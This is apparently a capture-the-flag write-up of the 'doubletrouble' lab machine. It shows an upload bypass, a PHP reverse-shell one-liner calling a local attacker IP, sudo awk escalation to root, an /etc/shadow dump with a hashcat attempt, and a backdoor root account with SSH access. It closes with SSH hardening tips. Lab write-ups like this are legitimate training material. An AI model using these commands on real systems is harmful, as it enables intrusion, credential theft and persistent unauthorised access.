


Error message on the website showed me "Install" folder was not deleted yet.

I am now starting to think that because the Install folder was not deleted, we were able to do what we did.

Alright. After going through many of the features, it looks like this admin/root account is only to manage the website. So, we are not going to see the projects, and tasks created by users and such.


There were 2 or 3 fields that looked promising. The image upload, the login file (we are able to edit and have it reflected to the login page), and a create user function.





We were able to upload a php reverse shell. Lets see if it saved, and if we can execute it.

We do receive a message stating the upload was successful, but it is not being stored. The back end processing must be blocking it.

With further testing, and applying a technique I learned from Alex (TCM-Security), I was able to upload a malicious image.








Nice!

Lets try escalating this.




To easy copy and paste:

php+-r+'system(\"bash+-c+'bash+-i+>%26+/dev/tcp/10.0.2.10/4444+0>%261'\");'

No deal.

We can "wget" files though. hehe





Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
attachments/	2016-01-26 08:27	-	
doubletrouble.php	2025-02-20 20:55	81K	
hello.txt	2025-02-20 19:46	14	
users/	2014-09-12 18:52	-	


Apache/2.4.38 (Debian) Server at 10.0.2.5 Port 80

Lets upload a rev shell.





We have a shell.




```
$ sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Lets see if it works.

```
$ sudo awk 'BEGIN {system("/bin/sh")}'
whoami
root
hostname
doubletrouble
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 414sec preferred_lft 414sec
    inet6 fe80::a00:27ff:fe21:6111/64 scope link
       valid_lft forever preferred_lft forever
```

We got root!

```
cat /etc/shadow
root:$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1:18613:0:99999:7:::
daemon:*:18613:0:99999:7:::
bin:*:18613:0:99999:7:::
sys:*:18613:0:99999:7:::
sync:*:18613:0:99999:7:::
games:*:18613:0:99999:7:::
man:*:18613:0:99999:7:::
lp:*:18613:0:99999:7:::
mail:*:18613:0:99999:7:::
news:*:18613:0:99999:7:::
uucp:*:18613:0:99999:7:::
proxy:*:18613:0:99999:7:::
www-data:*:18613:0:99999:7:::
backup:*:18613:0:99999:7:::
list:*:18613:0:99999:7:::
irc:*:18613:0:99999:7:::
gnats:*:18613:0:99999:7:::
nobody:*:18613:0:99999:7:::
_apt:*:18613:0:99999:7:::
systemd-timesync:*:18613:0:99999:7:::
systemd-network:*:18613:0:99999:7:::
systemd-resolve:*:18613:0:99999:7:::
messagebus:*:18613:0:99999:7:::
sshd:*:18613:0:99999:7:::
systemd-coredump:!!:18613::::::
mysql:!:18613:0:99999:7:::
```

scss Copy Edit

```
SHA-512 Crypt (Unix) [Hashcat Mode: 1800]
```

s

bash Copy Edit

```
hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt --force
```

If we are using hashcat, we only need the hash in a txt file, and we need to know the hash type.

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ cat hashcat_hashes.txt
$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1
```

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ hashid '$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1'

Analyzing '$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1'
[+] SHA-512 Crypt
```

Over 4.5 millions of password tested from rockyou list, and still I was not able to crack it. As we have root, it is going to be easier just adding a new root account, and if it is not given by default, properly set the ssh service for that new account (again, this might automatically happen just by creating the new account).

🔑 3. How to Ensure Access for a New Root User

1. **Create the User with Root Privileges:**

   bash Copy Edit

   ```bash
   sudo useradd -m -G sudo newroot
   sudo passwd newroot
   ```

2. **Set Up SSH Access:**

   - Create `/home/newroot/.ssh` and copy the `authorized_keys` file from the existing root user:

     bash Copy Edit

     ```bash
     sudo mkdir /home/newroot/.ssh
     sudo cp /root/.ssh/authorized_keys /home/newroot/.ssh/
     sudo chown -R newroot:newroot /home/newroot/.ssh
     sudo chmod 700 /home/newroot/.ssh
     sudo chmod 600 /home/newroot/.ssh/authorized_keys
     ```

3. **Check SSH Configuration:**
   Ensure the `/etc/ssh/sshd_config` file has:

   ini Copy Edit

   ```ini
   PermitRootLogin yes
   PasswordAuthentication yes
   ```

4. **Restart SSH Service:**

   bash Copy Edit

   ```bash
   sudo systemctl restart ssh
   ```

```
sudo passwd newroot
New password: password
Retype new password: password
passwd: password updated successfully
cat /etc/shadow
root:$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1:18613:0:99999:7:::
daemon:*:18613:0:99999:7:::
bin:*:18613:0:99999:7:::
sys:*:18613:0:99999:7:::
sync:*:18613:0:99999:7:::
games:*:18613:0:99999:7:::
man:*:18613:0:99999:7:::
lp:*:18613:0:99999:7:::
mail:*:18613:0:99999:7:::
news:*:18613:0:99999:7:::
uucp:*:18613:0:99999:7:::
proxy:*:18613:0:99999:7:::
www-data:*:18613:0:99999:7:::
backup:*:18613:0:99999:7:::
list:*:18613:0:99999:7:::
irc:*:18613:0:99999:7:::
gnats:*:18613:0:99999:7:::
nobody:*:18613:0:99999:7:::
_apt:*:18613:0:99999:7:::
systemd-timesync:*:18613:0:99999:7:::
systemd-network:*:18613:0:99999:7:::
systemd-resolve:*:18613:0:99999:7:::
messagebus:*:18613:0:99999:7:::
sshd:*:18613:0:99999:7:::
systemd-coredump:!!:18613::::::
mysql:!:18613:0:99999:7:::
newroot:$6$qAvikMpBkC.HqleA$ZqnvosM4z90Inx9Ds4X9AA41EZRdwx51W4lA/4.7YZPqjZ0JV380tdethtT3ImEpcPmy/EnQEeZQ7otGWgep3.:20140:0:99999:7:::
```

SSH seems to be allowing root login by default. No set up was required to access SSH with newroot account.

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ ssh newroot@10.0.2.5
newroot@10.0.2.5's password:
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
newroot
$ hostname
doubletrouble
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 385sec preferred_lft 385sec
    inet6 fe80::a00:27ff:fe21:6111/64 scope link
       valid_lft forever preferred_lft forever
$
```

Voilá!

🔒 4. Security Best Practices

1. **Avoid root login via SSH**—use a non-root user with `sudo` privileges.
2. **Use key-based authentication** instead of passwords.
3. **Disable password login** once keys are set up.
4. **Limit SSH access** to specific IP addresses using the firewall.